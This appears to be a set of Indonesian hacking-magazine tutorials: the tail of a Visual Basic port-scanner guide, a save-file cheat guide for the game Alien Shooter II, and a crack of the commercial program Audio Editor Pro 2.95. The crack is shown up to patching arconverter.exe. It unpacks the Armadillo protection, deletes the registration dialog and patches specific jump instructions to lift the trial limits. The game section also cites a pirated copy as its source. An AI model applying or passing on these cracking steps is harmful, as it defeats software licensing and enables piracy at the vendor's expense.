Timer memanfaatkan winsock1 dan memerintahkannya melakukan koneksi ke RemoteHost (target dengan RemotePort yang telah diisi).

Winsock - Winsock1

```
Private Sub Winsock1_Connect()  
lstLog.AddItem (Winsock1.RemotePort & " Terbuka")  
End Sub
```

Penjelasan :

Jika koneksi terjadi dengan kondisi port target terbuka, maka program akan mencatat port yang terbuka di Listbox – lstLog.

Bagaimana kita tahu tool ini bekerja???

Windows memang menyediakan perintah netstat, tetapi netstat hanya menampilkan koneksi yang sedang terjadi dan tidak menampilkan port yang terbuka. Anda bisa mencoba menggunakan tool ini pada komputer anda sendiri. Coba cari tahu port apa saja yang terbuka.

IP Target = localhost
Port = 1

Klik "mulai"

Selamat mencoba

-end of scanning-

Referensi :

- [1] <http://www.foundstone.com>
- [2] GOOGLE : Source Code Visual Basic
- [3] My Beloved Community, Yogyakarta

Manual Cheat Game “Alien Shooter II – Vengeance”

Penulis : poni (ferdianelli@yahoo.com)



“Meskipun mereka *Aliens*, Andalah yang menjadi sistem Dengan sedikit modifikasi, Game Alien Shooter II – Vengeance kembali menjadi permainan yang sangat curang”

Pembahasan

- [1] Mengubah konten game
- [2] Menjadikan Health & Power anda seperti seorang dewa
- [3] Menjadikan uang anda berlipat ganda
- [4] Menambahkan senjata dan amunisi sesuai kebutuhan
- [5] Cheat Engine

Ah.. hari itu adalah sore yang santai. Penulis main ke rumah Om Akhiang, salah satu rekan Yogyakarta Pontianak. Disana penulis ditawarkan beragam CD game untuk PC. Dan diantara tumpukan CD tersebut, penulis melihat game *Alien Shooter – II*. HMM...

terbesit pikiran jahat penulis untuk mengisengi game ini. Penulis merasa penasaran, Apakah *Alien Shooter II* bisa dikorupsi??.. jadi penulis kemudian membawa pulang CD tersebut dan bereksperimen. Hasilnya adalah tutorial yang sedang anda baca saat ini.

Pada X-Code edisi no. 10, penulis telah membuat tutorial cara mencurangi game Alien Shooter I. ☺ . Untuk kesempatan ini, penulis kembali mencurangi *Alien Shooter II – Vengeance*. Anda tidak hanya bisa menjadi dewa atau koruptor yang kaya disini, anda bahkan bisa memilih senjata dan memodifikasi konten game.

Tentang Game

1.Overview

“Alien Shooter 2” adalah sambungan berskala besar dari Alien Shooter 1. Banyak karakter yang dapat anda pilih, kemampuan untuk meningkatkan mutu karakter dan lain sebagainya.

Game ini terdapat lebih dari 50 jenis senjata. Anda tidak hanya membunuh tetapi juga bisa membakar, membekukan dan bahkan mengurangi jumlah musuh. lebih dari 20 jenis perkakas-perkakas bermanfaat yang= dapat anda temukan di sepanjang permainan mulai dari lampu kilat, radar,obat-obatan yang mendukung. Anda juga akan bisa menikmati 3 jenis permainan, yaitu : *Campaign*, *Survival* dan *Multiplayer*.

2. Minimum System Requirements

Operating System:	Windows® 98/ME/2000/XP
Processor:	1.7 GHz CPU
Memory:	256 MB RAM
Hard Disk Space:	2.5 GB available
Video:	nVidia GeForce2 / ATI Radeon 8500 or better video card with 32MB video memory
Sound:	DirectX 9.0c or better compatible sound card
Input:	Windows Compatible Keyboard and Mouse

Mengubah Konten dan mencurangi permainan

Dengan mengubah Konten game, anda bisa mencurangi permainan. Apa saja yang bisa anda ubah pada game ini?? Cukup banyak. Mari kita lihat beberapa konten yang telah diubah oleh penulis.

1. Modifikasi Karakter Pahlawan

Karakter pahlawan pada game ini cukup banyak dimana anda dapat memilih jenis karakter pria (male) atau wanita (female). Pada kedua jenis karakter tersebut juga terdapat beberapa tokoh yang dapat anda pilih sesuai keinginan. Tokoh-tokoh pahlawan tersebut memiliki kemampuan dan keahlian yang berbeda.

Penulis mengubah gambar avatar dan deskripsi mengenai salah satu karakter pria. Perhatikan gambar dibawah.



Gambar : Karakter sebelum dimodifikasi



Gambar : karakter setelah dimodifikasi

Gambar avatar karakter dapat anda ubah di <C:\Program Files\Alien Shooter - Vengeance\Run\Images> Format gambar karakter berekstensi .TGA. anda bisa melihatnya dengan *images viewer* seperti ACDSEE. buatlah avatar sesuai keinginan anda dan save ke direktori diatas sesuai namanya. (back-up terlebih dahulu avatar aslinya).

Deskripsi karakter dapat anda edit di <C:\Program Files\Alien Shooter - Vengeance\Run\Text\Heroes.txt> Cukup dengan notepad, anda bisa membuat deskripsi mengenai karakter sesuka hati.

2. Nama anda di Credits dan ucapan terima kasih

©... edit saja teksnya di <C:\Program Files\Alien Shooter - Vengeance\Run\Text\credits2.txt>



3. Menjadikan anda seorang Dewa yang kaya

Anda ingin kaya, senjata yang mutahir dan hidup lebih lama dalam permainan ini?? Saya juga. Dengan memodifikasi profile yang telah di-save, anda kembali menjadi dewa seperti pada Alien Shooter I.

3.1 Mencurangi Mode CAMPAIGN

Campaign adalah permainan beralur. Anda diwajibkan menyelesaikan misi-misi dengan cerita yang ditentukan.

Sebelum dicurangi, pahlawan hanya memiliki pistol genggam dengan HP = 79. perhatikan gambar disamping

Cara mencurangnya?? Selesaikan terlebih dahulu MISSION 01 baru dicurangi. Karena jika tidak, folder pada C:\Program Files\Alien Shooter - Vengeance\Run\Saves tidak akan terisi file apapun untuk mencurangi permainan ini. Jangan mengatakan jika anda tidak mampu melewati level ini.

Setelah MISSION 01 selesai. Close game dan dengan Windows Explorer, masuk ke C:\Program Files\Alien Shooter - Vengeance\Run\Saves



Gambar : karakter pahlawan sebelum dicurangi

Pada direktori tersebut, anda akan menemukan satu atau beberapa folder profile. Masuk ke folder profile yang ingin anda edit dan lihat... ada file seperti 01.cfg, 01_hashcmpgn.cfg, 02.cfg, 02_hashcmpgn.cfg dll. Yang perlu anda edit adalah file 02.cfg. karena 02.cfg adalah file dimana anda akan melanjutkan permainan ke MISSION 02. buka 02.cfg dengan notepad dan edit dibawah ini :



Untuk HP dan nyawa edit menjadi
Strength=8888 atau isi sendiri
Lives=6 atau isi sendiri
Healing=1000 atau isi sendiri

Untuk Kekayaan edit menjadi
Money=88888888 atau isi sendiri
AddMoney=8888 atau isi sendiri
(Jangan terlalu rakus, ntar game-nya crash)

Untuk Senjata dan amunisi agak rumit. Perhatikan baris paling bawah
Inv:INV_MAIN=Ammo_pistol[100]<0,0>
Inv:INV_WEAPON_HAND=heand
Inv:INV_WEAPON_1=Pistol_pm<0,0>
Inv:INV_ITEM_3=Equip_flash<0,0>{0}
CurWeapon=INV_WEAPON_1

Pada normalnya, Anda hanya memiliki sebuah lampu senter dan tidak ada senjata mutahir apapun. tidak cukup keren membantai aliens dengan senjata seperti ini.

Penulis kemudian menambahkannya menjadi (kode berwarna merah adalah penambahan kode)

```
Inv:INV_ITEM_IMPLANT1=implant_rnd1_1<0,0>{148697185}{777}  
Inv:INV_MAIN=Ammo_pistol[125]<0,0> Ammo_shotgun[200]<1,0> Ammo_minigun[200]<2,0>  
Ammo_rocket[20]<3,0> Ammo_ballon[525]<4,0> Ammo_energy[450]<5,0>  
Inv:INV_WEAPON_HAND=heand  
Inv:INV_WEAPON_1=Pistol_pm<0,0> ← Pistol Genggam  
Inv:INV_WEAPON_2=ShotGun_rife1<0,0> ← senjata yang ditambahkan  
Inv:INV_WEAPON_3=Minigun_machine<0,0> ← senjata yang ditambahkan  
Inv:INV_WEAPON_4=Rocket_big1<0,0> ← senjata yang ditambahkan  
Inv:INV_WEAPON_5=Burner<0,0> ← senjata yang ditambahkan  
Inv:INV_WEAPON_6=Energy_LaserMinigun<0,0> ← senjata yang ditambahkan  
Inv:INV_ITEM_3=Equip_flash<0,0>{0}  
CurWeapon=INV_WEAPON_1
```


Setelah anda menambahkan kode diatas, restart game dan lihat apa yang anda miliki. Pahlawan anda telah dipersenjatai dengan senapan, pistol mesin, roket, pembakar, dan senjata laser. Dengan HP lebih dari 4800.




Gambar Karakter Pahlawan yang telah dicurangi

Bagaimana sih teori dasar menambahkan senjata dan amunisi? Apa bisa asal edit aja? Dari mana penulis tahu nama senjatanya? Apakah penulis sudah menamatkan game ini?? Sampai tulisan ini dibuat, penulis belum menamatkan permainan ini. Penulis mengetahui nama senjata dan amunisi di [C:\Program Files\Alien Shooter - Vengeance\Run\Weapon.cfg](#) .

Buka [Weapon.cfg](#) dengan notepad. Pada notepad cari (CTRL+F) kata [weapon=pistol_pm](#) dan perhatikan penggalan kode dibawah ini :

```
Weapon=Pistol_pm          <- nama senjata
Add_level=0
Class=1
Level=8
Damage=3 6
DamageRadius=6           <- jarak jangkauan
Clip=5
Reload=300 700
AimRange=20
Cost=450                  <- harga senjata
Size=1 1
AmmoName=Ammo_pistol     <- jenis amunisi
TypeAnimationTors=0
BulletCount=1 1
VIDBullet=800
ShotWAV=116
VidGRND=1602
VidMENU=1601 2
ShellVid=102
FlameVid=104
Explosive=0
DeathPush=35
```



Gambar : Laser Minigun

Kode diatas adalah definisi mengenai senjata [Pistol_pm](#). Anda bisa melihat harga, kemampuan senjata , jarak jangkauan, keakuratan, dan lain sebagainya.

Disini anda juga dapat mengganti kemapuan senjata dengan cara mengubah nilai tersebut. Tapi ini bukan yang menjadi pembahasan kita. Kita perlu senjata yang lebih keren.

OK.. carikan aku sebuah senjata yang keren.

Anda bisa memilih senjata keren sesuai selera dengan cara mencari kata [weapon=](#) .Penulis menyarankan [Energy_LaserMinigun](#) sebagai salah satunya. Sekarang anda hanya perlu menambahkannya di file [02.cfg](#) . cari [weapon=Energy_Laserpistol](#)

Kode sebelum senjata ditambahkan

```
Inv:INV_MAIN=Ammo_pistol[100]<0,0>
Inv:INV_WEAPON_HAND=heand
Inv:INV_WEAPON_1=Pistol_pm<0,0>
```

Kode setelah pistol laser ditambahkan

```
Inv:INV_MAIN=Ammo_pistol[125]<0,0> Ammo_energy[450]<1,0>
Inv:INV_WEAPON_HAND=heand
Inv:INV_WEAPON_1=Pistol_pm<0,0> ← Pistol Genggam
Inv:INV_WEAPON_2=Energy_LaserMinigun<0,0> ← senjata yang ditambahkan
```

Teorinya :

- **Ammo_energy** adalah nama amunisi senjata Senjata laser
- **[450]** adalah jumlah amunisi yang bisa anda tambahkan sesuka hati
- **<1,0>** adalah urutan logika program amunisi senjata.
- **INV_WEAPON_2=** adalah urutan pistol laser pada posisi no. 2 setelah pistol genggam.
- **Energy_LaserMinigun <0,0>** adalah nama senjata pistol laser yang dikenali oleh program.

Anda hanya perlu mengetahui nama senjata dan nama amunisi melalui [weapon.cfg](#) dan kemudian menambahkannya secara berurut di [02.cfg](#).

3.2 Mencurangi Mode Survival

Pilihan jenis permainan yang lain adalah *Survival*, dimana anda hanya perlu bertahan hidup selama mungkin dari serangan *aliens*. Pada mode *Survival*, terdapat dua jenis permainan yaitu [Career Mode](#) dan [Stand Firm Mode](#).

Cara Curangnya? Mainkan dulu dan jangan melakukan perlawanan sampai pahlawan anda mati. Jika perlu, andalah yang mengarahkan pahlawan ke musuh dan biarkan mereka mencabik dan menghisap darahmu biar kematian ini tidak terlalu lama. Dan tutup permainan ini.

Yang benar saja poni?? Tentu ini sangat benar, pembaca yang sedang keheranan. Penulis juga tidak tahu mengapa sebuah permainan sangat mirip dengan kehidupan nyata. Sangat mirip ketika seseorang mendaftar menjadi anggota kepolisian atau IPDN (Injeksi Pormalin Dalam Negeri). Dia harus berkorban dengan cara menyiapkan uang sogokan yang besar supaya diterima dan membiarkan seniornya menendang, memukul, mengeroyok bahkan nyawa yang melayang. Tetapi setelah dia berhasil melewati babak yang menyakitkan itu, dia akan mendapatkan ijazah kelulusan dan bangkit kembali menjadi seseorang yang lebih sadis dan lebih curang dari yang bisa anda perkirakan.



Ini adalah fakta dalam kehidupan nyata yang telah diterapkan oleh penulis untuk mencurangi permainan Alien Shooter II. Maaf jika ada pembaca yang merupakan anggota kepolisian atau keprajaan. Penulis tidak sedang mencerca, tetapi hanya sedang membumbui bacaan.

OK setelah pahlawan anda mati, masuk ke direktori [C:\Program Files\Alien Shooter - Vengeance\Run\Saves\Profile](#) cari file [00_surv.cfg](#) (ijazah Career Mode) [14_surv.cfg](#) (ijazah Stand Firm Mode).

Pada mode *Survival*, anda hanya perlu mengedit

```
Strength=29 atau isi sendiri seperlunya
Healing=888888 atau isi seperlunya
```

Save dan kemudian anda harus mengubah atribut file [14_surv.cfg](#) atau [00_surv.cfg](#) menjadi **read only**. Jika tidak, anda akan tetap lemah dalam menghadapi *aliens* pada mode *survival*. Itu disebabkan karena sewaktu anda akan memulai permainan, program terlebih dahulu melakukan *write* (menulis) setting default ke file tersebut dimana *health* dan *power* pahlawan anda sangat minim. dan kemudian program melakukan *read* (membaca). Jadi anda perlu memblokirnya dengan merubah atribut sehingga program hanya bisa membaca file tetapi tidak bisa menulisnya.

Pada mode permainan *survival*, anda tidak bisa menambahkan senjata. Jika anda melakukan itu. Game akan *crash*. Tetapi dengan hanya mengubah [strength](#) dan [healing](#), pahlawan anda sudah

cukup kebal untuk menghadapi ratusan *aliens* sekaligus dan profile anda dipastikan menempati urutan pertama di [HALL OF FAME](#).

CHEAT ENGINE

Kecurangan adalah sesuatu yang sudah tidak aneh lagi dalam kehidupan nyata. © kecurangan merupakan satu jalan pintas yang licik untuk mendapatkan banyak hal. Dengan mencurangi, manusia tidak akan bersusah payah untuk mencapai tujuannya. Itulah alasan mengapa korupsi tidak akan bisa dihapus dari negara ini. Orang-orang lebih memilih jalan pintas untuk kehidupan yang “menurutnya” lebih baik. Padahal sebenarnya tidak.

Ada hikmah di balik mencurangi sesuatu. Orang yang curang tidak akan menikmati hasil yang dicurangi. Orang yang curang tidak akan bisa maju. Seperti ketika mencurangi Alien Shooter. Permainan akan berjalan menjadi sangat membosankan karena pemain tidak seperti bertualang di dalamnya. Pemain akan terlihat konyol karena merasa bangga menembak *Aliens* seperti menyemprot nyamuk. Tetapi begitulah sifat manusia. Lebih suka mencurangi daripada dikalahkan, apalagi oleh mesin.

Jika anda malas belajar dan membaca apalagi malas menyelesaikan Alien Shooter II tanpa curang. Gunakan saja cheat engine Alien Shooter II yang dibuat oleh penulis. Cukup isi nama profile dan klik “Apply” kemudian jalankan Alien Shooter II. Selamat bercurang ria.




--end of Cheat--

Referensi :

[1] Warez Game from Mr Akhiang

Cracking Audio Editor Pro Vers.2.9.5

Penulis : poni (ferdianelli@yahoo.com)



Tentang Software

Audio Editor Pro 2.95 merupakan aplikasi audio editor multifungsi yang dapat melakukan beragam editing pada file audio Anda. Ada sejumlah fungsi menarik yang tersaji dalam aplikasi ini, diantaranya filtering, audio efek, konversi format dan masih banyak lagi. Aplikasi juga memiliki lebih dari 20 sound efek dan 6 filter menarik.

Info: <http://www.mightsoft.com/>
Harga: US\$ 39.95
OS: Win 98/ME/2000/XP/2003/Vista

(DVD Majalah CHIP Sept/2008)

Masa pakai & proteksi software

- Software ini dikemas dengan proteksi :
-] Masa pakai adalah 30 hari.
 -] Register form yang akan muncul terus jika belum diregistrasi dalam 30 hari.
 -] Jika masa pakai telah habis, maka software harus diregistrasi dengan memasukkan kode yang benar . Software sama sekali tidak bisa dipakai jika *key* diisi tidak sesuai.
 -] Software dienkripsi dengan Packer.
 -] Software hanya mengijinkan CONVERT dan RIPPING maksimal 4 file untuk Non-register
- Jika proteksi dihilangkan, maka user bisa menggunakan software ini layaknya telah diregistrasi.


Langkah-Langkah Reversing

Sebelumnya, Siapkan Crackers Kit dibawah ini terlebih dahulu :

-] Peid v.0.94
-] dilloDIE v.1.6
-] PE Explorer V1.99
-] Olly SND v.1.10
-] Trial Reset v.3.0

Langkah 1. Mencari informasi proteksi / Packer [tool : Peid v.0.94]

-] Buka PeiD, lalu Drag & Drop **areditor.exe**
-] Software diproteksi dengan Armadillo 3.78 – 4.xx



Packer yang terdeteksi oleh PEiD

Langkah 2. Proses Unpacking [Tool :dilloDIE v.1.6]

Sebagai referensi dari pengalaman penulis, software yang diproteksi dengan Armadillo sebaiknya di-unpack sebelum melewati masa pakai yang diijinkan.

Mari kita langsung Unpack software ini.

Dengan dilloDIE v.1.6, "Unpack" keempat program eksekusi yang terdapat pada direktori



C:\Program Files\Mightsoft\Audio Editor Pro sebelum masa registrasi habis .

- [-] areditor.exe
- [-] areditor16.exe
- [-] arconverter.exe
- [-] arripper.exe

Hasil Unpacking oleh dilloDie akan di-save pada direktori yang sama dengan nama

- [-] areditor.exe.dDIE.exe
- [-] areditor16.exe.dDIE.exe
- [-] arconverter.exe.dDIE.exe
- [-] arripper.exe.dDIE.exe


Kempat file di atas akan di-crack satu persatu.


Langkah 3. Menyingkirkan proteksi [Tool : PE Explorer V1.99 , OLLY SND v.1.10]

Setelah di-unpack , software masih menampilkan Nag Screen, proteksi ini – itu, dll. Hal ini sangat menyebalkan. Mari kita hilangkan satu persatu.

Menghilangkan Nag Screen - Form registrasi pada areditor.exe.dDIE.exe & areditor16.exe.dDIE.exe

Buka areditor.exe.dDIE.exe atau areditor16.exe.dDIE.exe dengan PE Explorer V1.99, lakukan langkah dibawah ini:

- [-] klik tombol bergambar  ./ **Ctrl + R** untuk membuka RESOURCE EDITOR.
- [-] Anda akan menemukan Form Registrasi pada dialog.158 yang terdapat pada RESOURCE DIRECTORY "Dialog".
- [-] Klik kanan diatas **dialog.158** dan pilih **Delete Resource** / **Shift+Ctrl+D** .
- [-] Save file yang telah dimodifikasi , misalnya dengan nama **areditorCrack.exe** dan buka file eksekusi tersebut.
- [-] PE Explorer bukan hanya bisa membuang Form yang tidak diinginkan, tetapi juga dapat mengubah icon, gambar, label dan teks.



OK, Form Registrasi telah hilang. Ada dua permasalahan lagi.

Menghilangkan Proteksi pembatasan CONVERT dan RIPPING


Jika Software tidak diregistrasi secara benar maka pengguna hanya bisa melakukan CONVERT dan RIPPING maksimal 4 file.



Proteksi ini dapat ditemukan pada `arconverter.exe.dDIE.exe` dan `arripper.exe.dDIE.exe`


A. Dengan OLLY SND ubah alur program `arconverter.exe.dDIE.exe`

- Klik dua kali alamat `004014C1` yang semula `jnz short 004014D1` ubah menjadi `jmp short 004014D1`
- Klik dua kali alamat `0040499E` yang semula `jnz short 00404980` ubah menjadi `jmp short 00404980`
- Klik kanan **Copy to executable** > **All modifications** > **Copy All**.
- Klik kanan dan pilih **Backup Save** > **data to file**. Simpan hasil crack menjadi `arconverter.exe`

